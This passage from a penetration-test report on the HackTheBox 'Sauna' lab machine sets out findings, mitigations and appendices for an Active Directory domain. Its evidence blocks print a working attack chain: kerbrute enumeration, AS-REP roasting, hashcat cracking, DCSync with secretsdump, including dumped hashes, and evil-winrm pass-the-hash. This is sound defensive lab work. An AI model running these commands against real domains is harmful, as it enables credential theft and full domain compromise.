Impacket v0.9.24 - Copyright 2021 SecureAuth Corporation


Password:
<SNIP>
Administrator
:500:aad3b435b[redacted]ee:8234[redacted]
8e:::
<SNIP>
```

Figure 21: DCSync attack by svc_loanmgr

The password hash was able to be used with evil-winrm to access the Administrator account on the DC and obtain the root flag.

```
# evil-winrm -i 10.10.10.175 -u Administrator -H
823452073d75b9d1cf70ebdf86c7f98e


Evil-WinRM shell v3.4


<SNIP>


Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> cd ..
*Evil-WinRM* PS C:\Users\Administrator> dir



    Directory: C:\Users\Administrator



    Directory: C:\Users\Administrator\Desktop



Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-ar---        4/10/2023   6:22 PM             34 root.txt


*Evil-WinRM* PS C:\Users\Administrator\Desktop> type root.txt
be3579b184388eb1f75ed517c24ac894
```

Figure 22: root flag

Remediation Summary

As a result of this assessment there are several opportunities for HackTheBox to strengthen the security of the Sauna system. Remediation efforts are prioritized below starting with those that will likely take the least amount of time and effort to complete. The client should ensure that all remediation steps and mitigating controls are carefully planned and tested to prevent any service disruptions or loss of data.

Short Term

- [**Finding 2**] – Require Kerberos Pre-authentication for fsmith user
- [**Finding 3**] – Increase password complexity for fsmith user
- [**Finding 4**] – Disable autologon

Medium Term

- [**Finding 4**] – Increase controls required for uploading and executing scripts
- [**Finding 3**] – Integrate a strong password policy for all users
- [**Finding 4**] – Audit files to ensure they aren’t storing credentials
- [**Finding 4**] – Restrict registry access
- [**Finding 1**] – Restrict access to Domain Controllers
- [**Finding 1**] – Disable NTLM authentication

Long Term

- Implement zero trust policies
- Implement multi-factor authentication
- Regularly change passwords
- Encrypt sensitive files
- Monitor file access and network activity
- Employ security tools such as intrusion detection systems (IDS), endpoint detection and response (EDR) systems, and antivirus software to detect and respond to potential attacks
- Educate users on password complexity and potential dangers associated with user enumeration

Technical Findings Details

1. Full Domain Access through DCSync

Severity –

CVSS Score: 9.9

CVSS Vector: CVSS:3.0/AV:N/AC:L/PR:L/UI:N/S:C/C:H/I:H/A:H

Affected Entities

10.10.10.175

Description

DCSync is a technique used in the Microsoft Windows operating system that allows an attacker to simulate the behavior of a domain controller (DC) and request password data from a remote domain controller. This vulnerability was first introduced in Windows Server 2008 and later versions and can be exploited by an attacker with local admin rights on a domain-joined computer.

The attacker can use several tools to run a DCSync command and simulate the behavior of a domain controller, tricking the target domain controller into providing sensitive password data that is stored in its domain controller database.

Impact

A DCSync attack can result in a malicious actor gaining access to the entire Active Directory (AD) domain, including user accounts, passwords, and other confidential data. It allows attackers to compromise the entire domain without needing to use any exploit or malware, and can be executed with relatively simple tools that are freely available on the internet.

Mitigation

Least Privilege

- Limit the number of users who have local admin rights on domain-joined computers. This can prevent attackers from exploiting DCSync by restricting access to the Mimikatz tool.

Strong Password Policy

- Implement a strong password policy that requires complex and frequently-changing passwords. This can make it more difficult for attackers to crack passwords obtained through DCSync.

Monitoring and Logging

- Monitor domain controller logs for unusual activity, such as failed authentication attempts or abnormal requests. This can help detect and respond to a DCSync attack in a timely manner.

Two-Factor Authentication

- Implement two-factor authentication for all privileged accounts. This can help prevent attackers from using stolen credentials obtained through DCSync.


Restrict Access to Domain Controllers

- Restrict physical and logical access to domain controllers, limiting access to authorized personnel only. This can prevent attackers from using DCSync to extract sensitive data from domain controllers.

Disable NTLM Authentication

- Disable NTLM authentication and enable Kerberos-only authentication. This can prevent attackers from using certain tools to extract password hashes from domain controllers.

Finding Evidence



```
└─# secretsdump.py egotistical-bank.local/svc_loanmgr@10.10.10.175
Impacket v0.9.24 - Copyright 2021 SecureAuth Corporation

Password:
[-] RemoteOperations failed: DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b514[redacted]98e:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:4a8899428cad97676ff802229e466e2c:::
```

References

https://docs.microsoft.com/en-us/windows-server/identity/ad-ds/manage/microsoft-security-advisory-credentials-protection-and-management

https://www.sans.org/blog/detecting-and-preventing-dcsync-attacks/

https://github.com/SecureAuthCorp/impacket

https://us-cert.cisa.gov/ncas/alerts/aa21-008a

https://www.crowdstrike.com/blog/dcsync-explained-how-attackers-used-this-technique-to-steal-active-directory-hashes/

2. ASREPRoasting

Severity –

CVSS Score: 8.6

CVSS Vector: CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:N/A:N

Affected Entities

10.10.10.175

Description

ASREPRoasting is a type of attack that targets Kerberos authentication in Active Directory environments. Kerberos is a protocol used for authentication in Windows environments and relies on the use of encrypted tickets to authenticate users.

When a user attempts to access a resource on the network, the client computer requests a ticket-granting ticket (TGT) from the domain controller. If the user's credentials are valid, the domain controller issues a TGT, which the user can use to request service tickets for specific resources.

In environments where Kerberos pre-authentication is enabled, the client computer must send a pre-authentication request to the domain controller before the domain controller will issue a TGT. The pre-authentication request includes a timestamp and a random value, which are used to encrypt the user's password. This makes it more difficult for an attacker to obtain the user's password by intercepting the Kerberos traffic.

However, some user accounts are not configured with pre-authentication, which makes them vulnerable to ASREPRoasting. In this type of attack, an attacker requests the ASREP TGT for the targeted account, which is issued by the domain controller without requiring pre-authentication. The ASREP TGT is encrypted with the account's password hash, which can be extracted from Active Directory by any user with the "Replicating Directory Changes" permission.

Impact

Once an attacker has obtained the encrypted ASREP TGT for the targeted account, they can use offline cracking tools to brute-force the password and gain access to the account

Mitigation

Enable Kerberos pre-authentication for all user accounts

- Enabling pre-authentication for all user accounts can prevent ASREPRoasting attacks because it requires a client computer to send a pre-authentication request to the domain controller before the domain controller issues a TGT.

Use strong password policies

- Strong password policies can help prevent the use of weak or easily guessable passwords, which can make it more difficult for attackers to crack password hashes obtained through ASREPRoasting attacks.

Implement multi-factor authentication (MFA)

- MFA can provide an additional layer of security by requiring users to provide a second factor of authentication, such as a token or biometric identifier, in addition to their password.

Review and restrict permissions for accounts with the "Replicating Directory Changes" permission

- This permission allows users to extract password hashes from Active Directory, which can be used in ASREPRoasting attacks.
- Reviewing and restricting this permission to only authorized users can help prevent such attacks.


Implement an intrusion detection system (IDS)

- An IDS can monitor network traffic and detect unusual activity, such as multiple requests for ASREP TGTs, which can indicate an ASREPRoasting attack in progress.

Regularly audit and review user account permissions

- Regularly reviewing and auditing user account permissions can help identify and remove unnecessary permissions that can be exploited by attackers.

Finding Evidence



```
┌──(root㉿ReconCha0s)-[/home/…/Desktop/HackTheBox/Machines/Sauna]
└─# GetNPUsers.py EGOTISTICAL-BANK.LOCAL/ -dc-ip 10.10.10.175 -no-pass -usersfile valid_users.txt
Impacket v0.9.24 - Copyright 2021 SecureAuth Corporation

$krb5asrep$23$fsmith@EGOTISTICAL-BANK.LOCAL:9156f05fa1a49ab0e37499515b8c32ac$89b06600582a0a4c13a75344be514d4df0
557bf68f1ead4d0f[redacted]
90f7e096c518f42e
01d36818c577f24e
d02b66f2cdda6e69
596d8b631ae281888699aa94d7bf088512
[-] User hsmith doesn't have UF_DONT_REQUIRE_PREAUTH set
```

References

https://docs.microsoft.com/en-us/windows-server/security/kerberos/asrep-roasting

https://www.sans.org/white-paper/38406/

https://posts.specterops.io/kerberoasting-revisited-d4306d8ef6a6

https://www.harmj0y.net/blog/activedirectory/roasting-as-reps/

https://www.splunk.com/en_us/blog/security/identifying-asrep-roasting-attacks-in-active-directory-with-splunk.html

3. Weak Credentials

Severity –

CVSS Score: 7.5

CVSS Vector: CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N

Affected Entities

10.10.10.175

Description

Adversaries may use password cracking to attempt to recover usable credentials, such as plaintext passwords, when credential material such as password hashes are obtained. They may leverage hashed credentials discovered in a configuration file or repository in order to crack the password and gain access to network devices.

Techniques to systematically guess the passwords used to compute hashes are available, or the adversary may use a pre-computed rainbow table to crack hashes. Cracking hashes is usually done on adversary-controlled systems outside of the target network.


Impact

A plaintext password resulting from a successfully cracked hash may be used to log into systems, resources, and services in which the account has access.

Mitigation

Use multi-factor authentication. Where possible, also enable multi-factor authentication on externally facing services. Implement a strong password policy to make cracking recovered hashes more difficult. Limit access to files containing hashes to only privileged users.

Finding Evidence



```
$krb5asrep$23$fsmith@EGOTISTICAL-BANK.LOCAL:9[redacted]
d0665416477de754a0fc99d5dcd28a480ec47fc6a4dda
585fa469c3fa408dcea58e48e85c4286630896767dddd
0fa986a27ab80f0f2ab705d3f1bac99da33c4a8290a5bbadd02b66f2cdda6e69fa6d48b3db2f3b4ef996d63d82c28bcbf3acdb1cb6e9e9e1252496b00e948a63e45c
d4e1c9c8d7d0035ab104c63c6ae596d8b631ae281888699aa94d7bf088512:T[redacted]3

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 18200 (Kerberos 5, etype 23, AS-REP)
Hash.Target......: $krb5asrep$23$fsmith@EGOTISTICAL-BANK.LOCAL:9156f05...088512
Time.Started.....: Mon Apr 10 15:49:52 2023, (5 secs)
Time.Estimated...: Mon Apr 10 15:49:57 2023, (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#2.........:  2129.2 kH/s (9.05ms) @ Accel:256 Loops:1 Thr:32 Vec:1
Recovered........: 1/1 (100.00%) Digests
```

References

https://attack.mitre.org/techniques/T1110/002/

4. AutoLogon Credentials Disclosure

Severity –

CVSS Score: 7.3

CVSS Vector: CVSS:3.0/AV:L/AC:L/PR:L/UI:N/S:C/C:H/I:L/A:N

Affected Entities

10.10.10.175

Description

The AutoLogon Credentials Disclosure vulnerability is a security weakness in the Windows operating system that allows an attacker with access to a system to obtain plaintext login credentials stored in the registry for automatic logon. This vulnerability is specifically related to the way Windows stores autologon credentials in the registry, which can be accessed by attackers with sufficient privileges.

Autologon is a feature in Windows that allows users to automatically log in to a system without having to enter their username and password each time they start up the system. When autologon is enabled, Windows stores the login credentials in the registry in plaintext format.

The AutoLogon Credentials Disclosure vulnerability arises when an attacker gains access to a Windows system and is able to extract the plaintext login credentials from the registry. This can be done using tools like WinPEAS or other registry editing tools.

Impact

The impact of this vulnerability can be significant, as it can allow an attacker to gain unauthorized access to a Windows system and any resources that are protected by the compromised account. Specifically, the impact can include:

- Unauthorized access to the compromised account
  - By obtaining the plaintext login credentials stored in the registry, an attacker can use them to log in to the system and access any resources that are available to the compromised account.
- Data loss or theft
  - Once the attacker gains access to the system, they can copy, delete or modify sensitive data on the system or in networked resources, potentially leading to data loss or theft.
- Compromise of other accounts

  - If the compromised account has elevated privileges, an attacker can use it to gain access to other accounts and systems within the network.
- Malware installation
  - An attacker can install malware or other malicious software on the system using the compromised account, potentially leading to further compromise and data theft.
- Reputation damage
  - In the case of a data breach or unauthorized access, the reputation of the affected organization can be damaged, leading to financial and legal consequences.

Mitigation

Disable autologon

- Disabling the autologon feature can eliminate the risk of an attacker accessing plaintext login credentials stored in the registry.

Use strong passwords

- If autologon is required, ensure that strong and unique passwords are used for each account. Passwords should be complex and difficult to guess or brute-force.

Encrypt autologon credentials

- If autologon is required, consider using encryption to protect the stored credentials. Windows provides a built-in encryption feature called DPAPI (Data Protection API) that can be used to protect the autologon credentials.

Restrict access to the registry

- Access to the registry should be restricted to authorized users only. By default, only administrators and system services have access to the registry, but it is important to ensure that these permissions are not accidentally or intentionally modified.

Monitor system logs

- System logs should be monitored for suspicious activity, such as changes to registry keys or attempts to access sensitive data. This can help detect and respond to unauthorized access attempts.


Implement multi-factor authentication

- Consider implementing multi-factor authentication for all accounts on the system. This can provide an additional layer of security to prevent unauthorized access.

Finding Evidence

WinPEAS is able to identify this vulnerability. They can also be found in the following location:

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\
Winlogon



```
[+] Looking for AutoLogon credentials
  Some AutoLogon credentials were found
  DefaultDomainName             :  EGOTISTICALBANK
  DefaultUserName               :  EGOTISTICALBANK\svc_loanmanager
  DefaultPassword               :  M[redacted]d!
```

References

https://www.microsoft.com/security/blog/2020/06/22/mitigating-autologon-risks/

https://attack.mitre.org/techniques/T1012/

https://docs.microsoft.com/en-us/sysinternals/downloads/autologon

https://docs.microsoft.com/en-us/windows/win32/sysinfo/registry

5. User Enumeration

Severity –

CVSS Score: 5.8

CVSS Vector: CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:C/C:L/I:N/A:N

Affected Entities

10.10.10.175

Description

The User Enumeration vulnerability is a security weakness that allows an attacker to determine valid usernames or user IDs in a system. This vulnerability can be exploited through various techniques, including manual testing or automated tools such as Kerbrute. For example, attackers may be able to guess valid usernames based on common naming conventions used by an organization, or they may be able to use public information sources to gather usernames or user IDs.

Impact

User enumeration can have a significant impact on the security of an organization, as it can lead to unauthorized access to sensitive data or systems. Valid usernames or user IDs can be used in subsequent attacks, such as brute-force attacks, password guessing, or targeted phishing attacks.

Mitigation

Implement account lockout policies

- Organizations can implement account lockout policies that lock user accounts after a certain number of failed login attempts. This can prevent attackers from using brute-force attacks to guess passwords for valid usernames.

Use user ID obfuscation techniques

- Organizations can use techniques such as randomization or encoding to obscure the usernames or user IDs used in the system. This can make it harder for attackers to enumerate valid usernames or user IDs.

Educate users

- Organizations can provide training to users to raise awareness of the risks associated with user enumeration.

- Users can be advised to avoid using easily guessable usernames, such as first names or initials, and to use complex passwords.


Implement access controls

- Organizations can implement access controls that limit the information that can be accessed with valid usernames or user IDs. For example, they can restrict access to sensitive data or systems to authorized users only.

Monitor for suspicious activity

- Organizations can monitor their systems for suspicious activity, such as multiple failed login attempts or repeated requests for user information. This can help detect and respond to user enumeration attacks in a timely manner.

Finding Evidence



```
┌──(root㉿ReconCha0s)-[/home/…/Desktop/HackTheBox/Machines/Sauna]
└─# kerbrute userenum -d EGOTISTICAL-BANK.LOCAL --dc 10.10.10.175 "/home/cha0s/Desktop/HackTheBox/Academy/Acti
ve Directory/jsmith.txt" -o valid_ad_users


    __             __               __
   / /_____  _____/ /_  _______  __/ /____
  / //_/ _ \/ ___/ __ \/ ___/ / / / __/ _ \
 / ,< /  __/ /  / /_/ / /  / /_/ / /_/  __/
/_/|_|\___/_/  /_.___/_/   \__,_/\__/\___/

Version: dev (9cfb81e) - 04/10/23 - Ronnie Flathers @ropnop

2023/04/10 15:41:36 >  Using KDC(s):
2023/04/10 15:41:36 >   10.10.10.175:88

2023/04/10 15:41:38 >  [+] VALID USERNAME:       hsmith@EGOTISTICAL-BANK.LOCAL
2023/04/10 15:41:44 >  [+] fsmith has no pre auth required. Dumping hash to crack offline:
$krb5asrep$18$fsmith@EGOTISTICAL-BANK.LOCAL:3c05c854878ba50074b1082014f17a44$700e269a4bff783294761a3abb3b11b24b
c7b99322b9b670eecad8b08f95ad25e977d7d1c32e2babb88434dd9c14da0d36ae9ec9fa526b05b989daad703ec2dbb2abaed29c5ba0785
ba72bfab893217b00598086f711485953cb5d9987ac8698b5657f07295e60c61f8442e816d2bd05b0b6a229633dd68920589d8988d0c3e1
1eb3cbc22f720c044b9f22b22ff5a19c4e9264fca6648fdc9079df8f6af0ff9926eb157db8c9e2f91f35e2230ee71be12ad4e33e4cda848
814e022e255a6d3907a1d63c6f546360aeaac2d20bd052463d8d3e7276d952637699d348da7cdea986b0a30f6e3c100446c933337985ce8
506df9b0e2d55b04b40b982d9d28d7844f874c65f1f7a3505fcd16f514d5ad91c10381bd078f97
2023/04/10 15:41:44 >  [+] VALID USERNAME:       fsmith@EGOTISTICAL-BANK.LOCAL
^C
```

References

https://www.cisecurity.org/advisory/user-enumeration/

https://nvlpubs.nist.gov/nistpubs/Legacy/SP/nistspecialpublication800-41r1.pdf

https://blog.rapid7.com/2020/03/04/detecting-user-enumeration-attacks/

https://docs.microsoft.com/en-us/windows-server/identity/ad-ds/plan/security-best-practices/preventing-user-enumeration

Appendices

Appendix A – Finding Severities

Each finding has been assigned a severity rating of critical, high, or medium. The rating is based off of an assessment of the priority with which each finding should be viewed and the potential impact each has on the confidentiality, integrity, and availability of the client's data.

Rating	Severity Rating Definition
Critical	Exploitation of the technical or procedural vulnerability will cause substantial harm. Significant political, financial, and/or legal damage is likely to result. The threat exposure is high, thereby increasing the likelihood of occurrence. Security controls are not effectively implemented to reduce the severity of impact if the vulnerability were exploited.
High	Exploitation of the technical or procedural vulnerability will significantly impact the confidentiality, integrity, and/or availability of the system, application, or data. Exploitation of the vulnerability may cause moderate financial loss or public embarrassment. The threat exposure is moderate-to-high, thereby increasing the likelihood of occurrence. Security controls are in place to contain the severity of impact if the vulnerability were exploited, such that further political, financial, or legal damage will not occur. - OR - The vulnerability is such that it would otherwise be considered High Risk, but the threat exposure is so limited that the likelihood of occurrence is minimal.
Medium	Exploitation of the technical or procedural vulnerability will cause minimal impact to operations. The Confidentiality, Integrity and Availability (CIA) of sensitive information are not at risk of compromise. Exploitation of the vulnerability may cause slight financial loss or public embarrassment. The threat exposure is moderate-to-low. Security controls are in place to contain the severity of impact if the vulnerability were exploited, such that further political, financial, or legal damage will not occur. - OR - The vulnerability is such that it would otherwise be considered Medium Risk, but the threat exposure is so limited that the likelihood of occurrence is minimal.

Table 4 – Severity Definitions

Appendix B – Exploited Hosts

Host	Scope	Method	Notes
10.10.10.175	External	ASREPRoasting – login over Evil-WinRM	fsmith acct
10.10.10.175	Internal	AutoLogon credential discovery	svc_loanmgr acct
10.10.10.175	Internal	DCSync – access with Administrator credentials	Domain compromise

Table 5 – Exploitation Attempt Details

Appendix C – Compromised Users

Username	Type	Method	Notes
fsmith	User	ASREPRoasting	
svc_loanmgr	User	WinPEAS discovery of AutoLogon credentials	
Administrator	Domain	DCSync	
Guest	User	DCSync	
krbtgt	User	DCSync	
hsmith	User	DCSync	

Table 6: User Accounts Compromised

Appendix D – Changes/Host Cleanup

Host	Scope	Change/Cleanup needed
10.10.10.175	Internal	Removed terminal.exe from fsmith Documents directory

Table 7: Assessment Artifacts